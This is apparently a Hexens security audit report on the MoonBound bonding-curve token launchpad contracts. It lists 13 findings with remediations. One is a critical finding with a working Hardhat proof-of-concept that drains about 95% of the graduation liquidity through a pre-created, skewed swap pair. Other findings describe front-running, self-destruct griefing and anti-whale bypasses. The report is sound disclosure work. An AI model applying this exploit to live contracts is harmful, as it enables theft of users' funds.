hexens x MOONBOUND

Security Review Report for MoonBound

May 2025

Table of Contents

1. About Hexens

Hexens is a pioneering cybersecurity firm dedicated to establishing robust security standards for Web3 infrastructure, driving secure mass adoption through innovative protection technology and frameworks. As an industry elite experts in blockchain security, we deliver comprehensive audit solutions across specialized domains, including infrastructure security, Zero Knowledge Proof, novel cryptography, DeFi protocols, and NFTs.

Our methodology combines industry-standard security practices combined with unique methodology of two teams per audit, continuously advancing the field of Web3 security. This innovative approach has earned us recognition from industry leaders.

Since our founding in 2021, we have built an exceptional portfolio of enterprise clients, including major blockchain ecosystems and Web3 platforms.

2. Executive Summary

This audit evaluates MoonBound, a decentralized platform for launching and trading tokens using a bonding curve mechanism. The system is designed to offer transparency, fairness, and liquidity for both token creators and users. The MoonBound contract is the core component of the system, serving as the main entry point for launching tokens, buying and selling them, and managing fees. It also functions as a vault for fee collection and revenue distribution.

Our two-week security assessment included an in-depth review of four smart contracts.

During the audit, we identified a critical-severity vulnerability that could allow an attacker to steal nearly all WKAS tokens during the graduation process. Additionally, we found three medium-severity issues, three low-severity issues, and six informational findings.

All reported issues were either addressed or acknowledged by the development team and subsequently verified by us.

As a result, we can confidently state that the protocol's security and overall code quality have improved following our audit.

3. Security Review Details

Review Led by

Trung Dinh, Lead Security Researcher

Scope

The analyzed resources are located on:

🔗 https://github.com/Nacho-the-Kat/moonbound-smart-contracts
- BondingCurvePool.sol
- MoonBound.sol
- MoonBoundToken.sol
- TokenManager.sol

📌 Commit: `89af8ac8d0f7802d125367c0b1beb283a7d2d1a7`

The issues described in this report were fixed in the following commit:

🔗 https://github.com/Nacho-the-Kat/moonbound-smart-contracts

📌 Commit: `8fc35c2abcf7c62afb4a95af380c184bec2bc579`

Changelog

12 May 2025	Audit start
26 May 2025	Initial report
02 June 2025	Revision received
03 June 2025	Final report

4. Severity Structure

The vulnerability severity is calculated based on two components:

1. Impact of the vulnerability
2. Probability of the vulnerability

Impact	Probability			
	Rare	Unlikely	Likely	Very likely
Low	Low	Low	Medium	Medium
Medium	Low	Medium	Medium	High
High	Medium	Medium	High	Critical
Critical	Medium	High	Critical	Critical

- **Severity Characteristics**

Smart contract vulnerabilities can range in severity and impact, and it's important to understand their level of severity in order to prioritize their resolution. Here are the different types of severity levels of smart contract vulnerabilities:

Critical

Vulnerabilities that are highly likely to be exploited and can lead to catastrophic outcomes, such as total loss of protocol funds, unauthorized governance control, or permanent disruption of contract functionality.

High

Vulnerabilities that are likely to be exploited and can cause significant financial losses or severe operational disruptions, such as partial fund theft or temporary asset freezing.

Medium	Vulnerabilities that may be exploited under specific conditions and result in moderate harm, such as operational disruptions or limited financial impact without direct profit to the attacker.
Low	Vulnerabilities with low exploitation likelihood or minimal impact, affecting usability or efficiency but posing no significant security risk.
Informational	Issues that do not pose an immediate security risk but are relevant to best practices, code quality, or potential optimizations.


- **Issue Symbolic Codes**


Each identified and validated issue is assigned a unique symbolic code during the security research stage.

Due to the structure of the vulnerability reporting flow, some rejected issues may be missing.

5. Findings Summary

Severity	Number of findings
Critical	1
High	0
Medium	3
Low	3
Informational	6
Total:	**13**





6. Weaknesses

This section contains the list of discovered weaknesses.

MNBD1-5 | Early Pair Creation Breaks Fair Launch of New Moon Tokens And Gives An Attacker The Possibility To Steal All KAS from BondingCurvePool

Fixed

Severity:	Probability:	Impact:
Critical	Very likely	High

Path:

contracts/BondingCurvePool.sol#L234-L265

Description:

A bonding curve is designed to create fair and manipulation-resistant pricing for new tokens in their early stages. However, if someone can create a Zealous pair and control the reserves or pricing, they can influence how the token is valued after its graduation.

For example, an attacker could exploit this by purchasing tokens from MoonBound and then creating a liquidity pair for the token using **ZealousSwapRouter** by calling the **addLiquidityKAS** function. They could add a large amount of KAS (e.g., 1e10 tokens) and just 1 wei of the newly created moon token. This results in an extremely low price for buying KAS with moon tokens.

The pricing formula used when adding liquidity is:

```
amountB = (amountA * reserveB) / reserveA;
```

In simple terms:

```
kasAmount = (moonTokenAmount * kasReserves) / moonTokenReserves;
```

After a token is launched and reaches the "graduated" state, it typically calls **addLiquidityKAS** on the **ZealousSwapRouter**, supplying a certain amount of KAS (X) and a portion of the token supply (Y), usually around 25% of the total supply.

However, due to the severe imbalance in reserves caused by the attacker, the router ends up transferring nearly all of the KAS and only a negligible amount of moon tokens.

A malicious user can then swap their moon tokens and extract most or all of the newly added KAS, effectively draining the pool.

```
ERC20(token).approve(zealousSwapRouter, tokenForLiquidity);
IZealousSwapRouter02(zealousSwapRouter).addLiquidityKAS{ value: kasCollected }(
  token,
  tokenForLiquidity,
  0,
  0,
  address(this),
  block.timestamp + 15 minutes
);
```

Remediation:

The **ZealousSwapPair** contract should only be deployed after the MoonBound token has completed its **graduate()** process. In other words, the protocol should implement a modified version of the **ZealousSwapFactory** contract that includes a check to ensure the token has graduated before allowing the **createPair()** function to execute successfully.

It's essential to ensure that the token is marked as graduated before any liquidity is added to the pair. In the **graduateToken()** function, move the **tokenManager.graduateToken(token)** call to occur before adding liquidity:

```
function graduateToken() internal {
...
++  tokenManager.graduateToken(token);

    ERC20(token).approve(zealousSwapRouter, tokenForLiquidity);
    IZealousSwapRouter02(zealousSwapRouter).addLiquidityKAS{ value:
kasCollected }(
      token,
      tokenForLiquidity,
      0,
      0,
      address(this),
      block.timestamp + 15 minutes
    );

    // Mark the token as graduated in the TokenManager
    // This will disable trading on the bonding curve
--  tokenManager.graduateToken(token);
...
}
```

Proof of Concept:

```
import { expect } from 'chai';
import hre from 'hardhat';
import { getContract } from 'viem';
import { loadFixture } from '@nomicfoundation/hardhat-toolbox-viem/network-
helpers';

const ONE_TOKEN = 1000000000000000000n; // 1 token in wei
const ONE_MILLION_TOKENS = 1000000000000000000000000n; // 1,000,000 tokens in
wei
const ONE_HUNDRED_TOKENS = 100000000000000000000n; // 100 tokens in wei
const FIFTY_TOKENS = 50000000000000000000n; // 50 tokens in wei
const LAUNCH_FEE = 100000000000000000000n; // 100 KAS in wei

const KAS_PRICE = 50000000000000000n; // $0.50 in wei

async function deployMoonBoundFixture() {
  const accounts = await hre.viem.getWalletClients();
  const [owner, treasury, feeToSetter] = await hre.viem.getWalletClients();

  const moonBoundTreasury = treasury.account.address;
  const temporaryMoonBoundAddress = owner.account.address; // Temporary address
for MoonBound

  const zealousSwapFactory = await
hre.viem.deployContract('ZealousSwapFactory', [
    feeToSetter.account.address,
  ]);
  const WKAS = await hre.viem.deployContract('WKAS', []);

  const zealousSwapRouter = await hre.viem.deployContract('ZealousSwapRouter',
[
    zealousSwapFactory.address,
    WKAS.address,
  ]);

  // Step 1: Deploy TokenManager with a temporary MoonBound address
  const tokenManager = await hre.viem.deployContract('TokenManager',
[temporaryMoonBoundAddress]);
```

```
  // Step 2: Deploy MoonBound with the treasury address and the TokenManager
address
  const moonBound = await hre.viem.deployContract('MoonBound', [
    tokenManager.address,
    zealousSwapRouter.address,
  ]);

  // Step 3: Set the correct MoonBound address in the TokenManager contract
  await tokenManager.write.setMoonBound([moonBound.address]);

  // Hexens 1: set max balance for all accounts
  for (let acc of accounts) {
    await hre.network.provider.send('hardhat_setBalance', [
      acc.account.address,
      '0x8AC7230489E800000000',
    ]);
  }

  // Hexens 2: launch the token
  await moonBound.write.launchToken(['TestToken', 'TTK', ONE_MILLION_TOKENS,
100000n], {
    value: LAUNCH_FEE,
  });

  const allTokens = await tokenManager.read.getAllTokens();
  const tokenAddress = allTokens[0];
  const token = await hre.viem.getContractAt('ERC20', tokenAddress);
  const bondingCurveAddress = await
tokenManager.read.getBondingCurvePool([tokenAddress]);
  const bondingCurve = await hre.viem.getContractAt('BondingCurvePool',
bondingCurveAddress);

  return {
    moonBound,
    tokenManager,
    moonBoundTreasury,
    zealousSwapRouter,
    owner,
    accounts,
```

```
    token,
    bondingCurve,
    zealousSwapFactory,
  };
}

describe('Drain bonding curve', function () {
  it.only('Change Kas/token ratio', async function () {
    const { moonBound, zealousSwapRouter, token, bondingCurve, accounts,
zealousSwapFactory } =
      await loadFixture(deployMoonBoundFixture);
    let attacker = accounts[0];

    async function userBuyTokens(user: any, buyAmount: bigint) {
      const totalTokensSold = await bondingCurve.read.totalTokensSold();
      const buyCost = await bondingCurve.read.calculateCost([
        totalTokensSold,
        totalTokensSold + buyAmount,
      ]);

      const moomBoundUserInstance = getContract({
        address: moonBound.address,
        abi: moonBound.abi,
        client: user,
      });

      console.log('buyCost', buyCost);
      await moomBoundUserInstance.write.buyTokens([token.address, buyAmount], {
        value: 3n * buyCost, // will return so don't worry
      });
    }

    const publicClient = await hre.viem.getPublicClient();
    const balanceBeforeSwap = await publicClient.getBalance({ address:
attacker.account.address });
    console.log('KAS balance of bondingCurve before swap:',
balanceBeforeSwap.toString());
```

```
    // 1. attacker buys 100 tokens
    await userBuyTokens(attacker, ONE_HUNDRED_TOKENS);

    // 2. attacker create pair (TTK, KAS) with a skew reserves 10000000n wei
KAS : 1 wei TTK
    await token.write.approve([zealousSwapRouter.address, ONE_MILLION_TOKENS]);
    await zealousSwapRouter.write.addLiquidityKAS(
      [token.address, 1n, 0n, 0n, attacker.account.address, 123_123_123_123n],
      {
        from: attacker,
        value: 10000000n,
      },
    );

    const curveTokens = await bondingCurve.read.curveTokens();
    let buyAmount = curveTokens / 10n - 1000000000000000000n;

    for (let i = 0; i < 10; i++) {
      console.log(i, accounts[i + 1].account.address);
      await userBuyTokens(accounts[i + 1], buyAmount);
    }

    await userBuyTokens(attacker, 9000000000000000000n - 10n);

    const bondingCurveBalance = await publicClient.getBalance({ address:
bondingCurve.address });
    console.log('KAS balance of bondingCurve:',
bondingCurveBalance.toString());

    // make token graduate.
    await userBuyTokens(attacker, 10n);

    const WKAS = await zealousSwapRouter.read.WKAS();
    const path = [token.address, WKAS];

    await zealousSwapRouter.write.swapExactTokensForKAS(
      [90000000000000000000, 0, path, attacker.account.address,
123_123_123_123n],
```

```
      {
        from: attacker,
      },
    );

    const balanceAfterSwap = await publicClient.getBalance({ address:
attacker.account.address });
    console.log('KAS balance of bondingCurve:', balanceAfterSwap.toString());

    const profit = balanceAfterSwap - balanceBeforeSwap;
    const percentage = (profit * 100n) / bondingCurveBalance;

    console.log('Amount of KAS profited:', profit.toString());
    console.log(
      'Supplied KAS (bonding curve balance at graduation):',
      bondingCurveBalance.toString(),
    );
    console.log(`Percentage stolen of : ${percentage.toString()}%`);
  });
});
```

Output:

```
*** Drain bonding curve ***
KAS balance of user before swap: 655309995992653442406675
KAS balance of bondingCurve: 2499999999999999999993
KAS balance of user: 679219136652692285640035
Amount of KAS profited: 23909140660038843233360
Supplied KAS (bonding curve balance at graduation): 2499999999999999999993
Percentage stolen: 95%
```

MNBD1-4 | Tokens cannot graduate if an attacker transfers KAS to the BondingCurvePool contract

Fixed

Severity:	Probability:	Impact:
Medium	Likely	Medium

Path:

contracts/BondingCurvePool.sol#L247-L260

Description:

The **BondingCurvePool::graduateToken()** function is responsible for creating a new **ZealousSwapPair** between the MoonBound token and KAS. It does this by using the KAS collected during the bonding curve phase and a reserve of MoonBound tokens (25% of **maxSupply**):

```
function graduateToken() internal {
    ...
    // Add liquidity to DEX
    uint256 currentPrice = getPriceAtTokens(totalTokensSold);
    uint256 kasCollected = address(this).balance;

    uint256 tokenForLiquidity = (kasCollected * SCALING_FACTOR) / currentPrice;
    ...
}
```

The function calculates **kasCollected** using **address(this).balance**, and determines the number of MoonBound tokens needed for liquidity by dividing **kasCollected** by **currentPrice**.

Under normal conditions, **tokenForLiquidity** should always be less than the reserved token amount, because:

- When all curve tokens (75% of **maxSupply**) are sold:
  - **currentPrice** equals **graduationPriceKAS**
  - **kasCollected** is expected to be less than

```
(curveTokens / 3) * graduationPriceKAS
= reservedTokens * graduationPriceKAS
```

(due to the deduction of **graduationFeeKAS**)

The issue arises when an attacker can artificially inflate **kasCollected** by forcefully transferring extra KAS to the contract. This causes **tokenForLiquidity** to exceed **reservedTokens**, which leads to a failure in the call to **IZealousSwapRouter02(zealousSwapRouter).addLiquidityKAS()** because of not enough token to transfer.

This can be exploited via a self-destruct technique, allowing the attacker to send **graduationFeeKAS + ε** KAS to the **BondingCurvePool** even though the contract lacks a **receive()** function.

Remediation:

If **tokenForLiquidity** exceeds **reservedTokens**, cap **tokenForLiquidity** to **reservedTokens**.

```
    uint256 tokenForLiquidity = (kasCollected * SCALING_FACTOR) / currentPrice;
++ if (tokenForLiquidity > reservedTokens) {
++     tokenForLiquidity = reservedTokens;
++ }
```

MNBD1-12 | Insufficient Check of Approval Delay in BondingCurvePool

Fixed

Severity:	Probability:	Impact:
Medium	Unlikely	Medium

Path:

contracts/BondingCurvePool.sol#L95-L100

Description:

In the **BondingCurvePool.buyTokens()** function, lines 95–100 attempt to enforce a delay between a user's approval and their first token purchase:

```
if (firstApprovalBlock[to] > 0 && lastBuyBlock[to] == 0) {
  require(
    block.number > firstApprovalBlock[to] + APPROVE_DELAY,
    'Please wait ~2.5s after approving before buying'
  );
}
```

However, this check can be bypassed if the user never calls the **registerApproval()** function before purchasing. In that case, **firstApprovalBlock[to]** remains at its default value of zero, making the condition **block.number > firstApprovalBlock[to] + APPROVE_DELAY** trivially true.

As a result, users can skip the intended delay and buy tokens immediately, defeating the purpose of the **APPROVE_DELAY** restriction.

Remediation:

Consider adding the following requirement:

```
++  require(firstApprovalBlock[to] != 0, 'User must be approved first');

    if (firstApprovalBlock[to] > 0 && lastBuyBlock[to] == 0) {
      require(
        block.number > firstApprovalBlock[to] + APPROVE_DELAY,
        'Please wait ~2.5s after approving before buying'
      );
    }
```

MNBD1-2 | Lack of Slippage Protection During Graduation in BondingCurvePool

Fixed

Severity:	Probability:	Impact:
Medium	Unlikely	Medium

Path:

contracts/BondingCurvePool.sol#L253-L260

Description:

When the **BondingCurvePool** has sold all its tokens, it calls **graduateToken** and sends all collected Ether to the Zealous Swap Router to convert it into liquidity. However, it lacks any checks to ensure a fair amount of liquidity is received.

```
IZealousSwapRouter02(zealousSwapRouter).addLiquidityKAS{ value: kasCollected }(
  token,
  tokenForLiquidity,
  0,
  0,
  address(this),
  block.timestamp + 15 minutes
);
```

This makes it vulnerable to sandwich attacks from other users. A user could watch the BondingCurvePool, buy the last tokens to trigger graduation, and then front-run this transaction with another transaction to exploit the lack of slippage (eg: create a pool with server imbalance reserves).

Remediation:

To enhance safety, consider setting minimum thresholds for **amountTokenMin** and **amountKASMin**. If the protocol enforces that the **ZealousSwapPair** can only be created after the token has graduated, these minimums can be set to **tokenForLiquidity** and **kasCollected**, respectively.

MNBD1-6 | An attacker can prevent the graduation of the BondingCurvePool by front-running to sell a very small amount of curve tokens

Fixed

Severity:	Probability:	Impact:
Low	Rare	Medium

Description:

In the BondingCurvePool contract, **graduateToken()** is only triggered when all curve tokens have been sold, as indicated by a condition in the **buyTokens()** function:

```
// Graduate if all tokens have been sold
if (totalTokensSold == curveTokens) {
  graduateToken();
}
```

totalTokensSold increases by the amount of curve tokens bought by users in the **buyTokens()** function. However, it also decreases in the **sellTokens()** function whenever curve tokens are sold.

The problem is that there is no minimum threshold for the amount of curve tokens that can be sold in the **sellTokens()** function. This allows an attacker to sell just 1 wei of curve tokens to reduce **totalTokensSold**, thereby preventing graduation from occurring. The attacker can front-run any **buyTokens()** transaction by selling 1 wei of curve tokens to block the graduation.

```
function sellTokens(
  uint256 amount,
  address to
) external override nonReentrant onlyMoonBound returns (uint256) {
  bool graduated = tokenManager.getTokenGraduationStatus(token);
  require(!graduated, 'Token has already graduated.'); // Check graduation
status
  require(amount > 0, 'Amount must be greater than 0');
  require(ERC20(token).balanceOf(to) >= amount, 'Not enough tokens to sell');
  require(ERC20(token).allowance(to, address(this)) >= amount, 'Insufficient
allowance');

  uint256 refundAmount = calculateCost(totalTokensSold - amount,
totalTokensSold);
  require(address(this).balance >= refundAmount, 'Not enough KAS in the
pool.');
```

```
    ERC20(token).transferFrom(to, address(this), amount); // Transfer tokens to
the contract

    // Update the total tokens sold
    totalTokensSold -= amount;

    uint256 tax = (refundAmount * TAX_BPS) / 10000; // 1% tax
    if (tax > 0) {
      refundAmount -= tax; // Deduct tax from refund

      // Transfer tax to moonbound vault
      (bool taxSuccess, ) = moonBound.call{ value: tax }('');
      require(taxSuccess, 'Failed to send tax to moonBound vault');
    }

    // Transfer KAS to the seller
    (bool success, ) = to.call{ value: refundAmount }('');
    require(success, 'Failed to send refund to the sender');

    emit TokensSold(to, amount, refundAmount);

    return refundAmount;
}
```

Remediation:

A minimum threshold for the amount of tokens sold in the **sellTokens()** function should be added.

MNBD1-14 | 10 KAS Permanently Locked in MoonBound Contract

Fixed

Severity:	Probability:	Impact:
Low	Unlikely	Low

Path:

contracts/MoonBound.sol#L186-L189

Description:

The **distributeRevenue()** function handles the distribution of revenue from MoonBound tokens to relevant parties (e.g., projects, stakers, etc.). It distributes an amount of KAS **kasToDistribute** equal to the contract's total KAS balance minus 10 KAS. As a result, 10 KAS will always remain in the contract, with no available function to claim or withdraw it.

```
uint256 totalKasBalance = address(this).balance;
require(totalKasBalance > 10e18, 'Insufficient balance for distribution');

uint256 kasToDistribute = totalKasBalance - 10e18;
```

Remediation:

Consider adding a function that allows the owner to claim the remaining 10 KAS, or alternatively, modify the **distributeRevenue()** function to distribute the entire KAS balance held by the contract.

MNBD1-10 | Incorrect Assumption on totalVolume in distributeToProjects() May Lead to Misallocation or Revert

Fixed

Severity:	Probability:	Impact:
Low	Rare	Low

Path:

contracts/MoonBound.sol#L224-L250

Description:

The **distributeToProjects()** function calculates each creator's share using **totalVolume** as the denominator:

```
uint256 creatorShare = (kasToProjects * tokenVolumes[i]) / totalVolume;
```

However, it assumes that **totalVolume == sum(tokenVolumes)**, without enforcing this constraint. If the sum of **tokenVolumes** is not equal to **totalVolume**, the distribution becomes inaccurate—potentially underpaying creators or causing a revert due to rounding or insufficient balance.

To ensure correct behavior, the function should either validate that **totalVolume** matches the sum of **tokenVolumes**, or compute **totalVolume** internally to eliminate this dependency.

The same issue applies to the function **distributeToNFTStakers()**.

```
function distributeToProjects(
  uint256 kasToDistribute,
  address[] calldata tokenCreators,
  uint256[] calldata tokenVolumes,
  uint256 totalVolume
) internal {
  uint256 kasToProjects = (kasToDistribute * 10) / 100;
  for (uint256 i = 0; i < tokenCreators.length; i++) {
    uint256 creatorShare = (kasToProjects * tokenVolumes[i]) / totalVolume;
    (bool projectSuccess, ) = tokenCreators[i].call{ value: creatorShare }('');
    require(projectSuccess, 'Failed to transfer to token creator');
  }
}

function distributeToNFTStakers(
  uint256 kasToDistribute,
```

```
    address[] calldata nftStakers,
    uint256[] calldata stakerPowers,
    uint256 totalPowerStaked
  ) internal {
    uint256 kasToNFTStakers = (kasToDistribute * 10) / 100;
    for (uint256 i = 0; i < nftStakers.length; i++) {
      uint256 stakerShare = (kasToNFTStakers * stakerPowers[i]) /
totalPowerStaked;
      (bool stakerSuccess, ) = nftStakers[i].call{ value: stakerShare }('');
      require(stakerSuccess, 'Failed to transfer to NFT staker');
    }
  }
```

Remediation:

Consider adding a check to ensure that the sum of all elements in the **tokenVolumes[]** array matches the **totalVolume** value. A similar validation should also be applied in the **distributeToNFTStakers()** function.

MNBD1-1 | Redundant zero address check in buyTokens & sellTokens

Fixed

Severity:	Probability:	Impact:
Informational	Rare	Informational

Path:

contracts/MoonBound.sol#L141
contracts/MoonBound.sol#L163

Description:

In the **buyTokens()** function of **MoonBound.sol**, the bonding curve pool address is retrieved from the **tokenManager** via **getBondingCurvePool(tokenAddress)**, and then checked to ensure it is not the zero address:

```
BondingCurvePool bondingCurve = BondingCurvePool(
  tokenManager.getBondingCurvePool(tokenAddress)
);
require(address(bondingCurve) != address(0), 'BondingCurvePool not found');
```

However, this check is redundant. The **getBondingCurvePool()** function in **tokenManager** already performs the necessary validation, ensuring that the returned address is not zero:

```
function getBondingCurvePool(address _tokenAddress) external view override
returns (address poolAddress) {
  require(_tokenAddress != address(0), 'Invalid token address');
  require(bondingCurvePools[_tokenAddress] != address(0), 'BondingCurvePool
does not exist');
  return bondingCurvePools[_tokenAddress];
}
```

Since the zero-address check is already enforced at the source, the additional check in **buyTokens()** is unnecessary and can be safely removed to reduce code redundancy.

Remediation:

Consider removing the check:

```
require(address(bondingCurve) != address(0), 'BondingCurvePool not found')
```

from **buyTokens()** and **sellTokens()** functions.

MNBD1-3 | Redundant tx.origin check in buyTokens

Fixed

Severity:	Probability:	Impact:
Informational	Unlikely	Informational

Path:

contracts/MoonBound.sol#L133C13-L133C22

Description:

In the **MoondBound** contract the **buyTokens()** function contains a **tx.origin == msg.sender** check which after the Pectra upgrade doesn't guarantee that the caller is an EoA address because the user can utilize a new transaction type **SET_CODE_TX_TYPE** which allows the user to store a contract code under their EoA address while still allowing them to send normal transactions thus bypassing the aforementioned check.

```
function buyTokens(
  address tokenAddress,
  uint256 amount
) external payable override nonReentrant returns (uint256) {
  require(tokenAddress != address(0), 'Invalid token address');
  require(amount > 0, 'Amount must be greater than 0');
  require(tx.origin == msg.sender, 'No contract calls allowed');
```

Remediation:

Remove the check as it is meaningless after the Pectra upgrade.

MNBD1-9 | Graduation Fee and Price Do Not Reflect USD Values After Deployment

Fixed

Severity:	Probability:	Impact:
Informational	Rare	Informational

Path:

contracts/BondingCurvePool.sol#L19-L20

Description:

When a **BondingCurvePool** is launched, it uses the current price of KAS to calculate two values:

1. Graduation price per token in KAS, based on a target market cap of **$50,000**.
2. Graduation fee in KAS, based on a fixed USD amount of **$500**.

```
uint256 public constant GRADUATION_MARKET_CAP_USD = 50000e18; // $50,000 in USD
uint256 public constant GRADUATION_FEE_USD = 500e18; // $500 graduation fee in USD
```

These values are both converted into KAS using the USD/KAS price at deployment time.

However, if the price of KAS later increases (e.g., 1 KAS = $1.00), the previously set fee of 1,000 KAS, now costs $1,000 instead of the intended $500 suggested from the natspec.

The current variable names and comments imply that the graduation fee is always $500 USD, but in reality:

- The fee is converted to KAS at deployment based on the then-current KAS price.
- It stays fixed in KAS, so its value in USD can change a lot if the price of KAS goes up or down.

Remediation:

Update the variable names and/or comments for **GRADUATION_MARKET_CAP_USD**/ **GRADUATION_FEE_USD** to make it clear these are reference values used to compute KAS amounts at deployment time.

MNBD1-7 | Frequently used variables in bondingCurvePool can be made immutable

Fixed

Severity:	Probability:	Impact:
Informational	Rare	Informational

Path:

contracts/BondingCurvePool.sol#L19-L20

Description:

In **BondingCurvePool** the variables: **graduationPriceKAS**, **curveTokens**, **maxSupply**, **reservedTokens** are used frequently in math operations, however they are only assigned in the constructor. Therefore it can be made immutable as immutable values are cheaper to read.

Remediation:

Change the variables **graduationPriceKAS** ,**curveTokens**,**maxSupply**,**reservedTokens** to immutable.

MNBD1-13 | Redundant Check for uint ≥ 0 in BondingCurvePool

Fixed

Severity:	Probability:	Impact:
Informational	Very likely	Informational

Path:

contracts/BondingCurvePool.sol#L194-L195
contracts/BondingCurvePool.sol#L223

Description:

In the **BondingCurvePool** contract, there are instances where a uint variable is explicitly required to be greater than or equal to zero. Since uint types in Solidity are always non-negative by definition, these checks are unnecessary and result in minor gas inefficiencies during function execution.

```
require(startSupply >= 0 && startSupply <= curveTokens, 'Invalid start
supply');
require(endSupply >= 0 && endSupply <= curveTokens, 'Invalid end supply');
```

```
require(supply >= 0 && supply <= curveTokens, 'Invalid supply');
```

Remediation:

Consider removing the requirements:

```
-- require(startSupply >= 0 && startSupply <= curveTokens, 'Invalid start
supply');
++ require(startSupply <= curveTokens, 'Invalid start supply');
-- require(endSupply >= 0 && endSupply <= curveTokens, 'Invalid end supply');
++ require(endSupply <= curveTokens, 'Invalid end supply');
```

```
-- require(supply >= 0 && supply <= curveTokens, 'Invalid supply');
++ require(supply <= curveTokens, 'Invalid supply');
```

MNBD1-15 | Bypassing Anti-Whale Mechanism Using Multiple Wallets

Acknowledged

Severity:	Probability:	Impact:
Informational	Likely	Informational

Path:

contracts/BondingCurvePool.sol#L106-L110

Description:

The **BondingCurvePool.buyTokens()** function includes the following check to enforce a maximum wallet limit:

```
require(
  ERC20(token).balanceOf(to) + amount <= (maxSupply * TOP_HOLDER_LIMIT_PERCENT)
/ 100,
  'Exceeds max wallet limit'
);
```

This is intended to prevent any single wallet from holding more than 10% of the maximum supply of MoonBound tokens prior to graduation. However, an attacker can bypass this restriction by using multiple wallets to purchase tokens and then consolidating them into a single wallet. As a result, it is currently possible for a wallet to end up holding more than 10% of the total supply, defeating the purpose of the anti-whale check.

Remediation:

Consider preventing the transfer between users before the graduation.

```
contract MoonBoundToken is ERC20 {
    address public tokenManager;
    address public bondingCurvePool;

    constructor(
        string memory _name,
        string memory _symbol,
        uint256 _supply,
        address _factory,
++      address _tokenManager,
++      address _bondingCurvePool,
    ) ERC20(_name, _symbol) {
        require(_supply > 0, 'Supply must be > 0');
        require(_factory != address(0), 'Factory address cannot be zero');

        // Mint the initial supply to the factory
        _mint(_factory, _supply);

++      tokenManager = _tokenManager;
++      bondingCurvePool = _bondingCurvePool;
    }

++  function _update(address from, address to, uint256 value) internal override
{
++      if (!tokenManager.getTokenGraduationStatus(address(this))) {
++          require(
++              from == address(0) ||
++              from == bondingCurvePool,
++              "Transfer is not allowed before graduation"
++          );
++      }
++      super._update(from, to, value);
++  }
}
```

hexens x MOONBOUND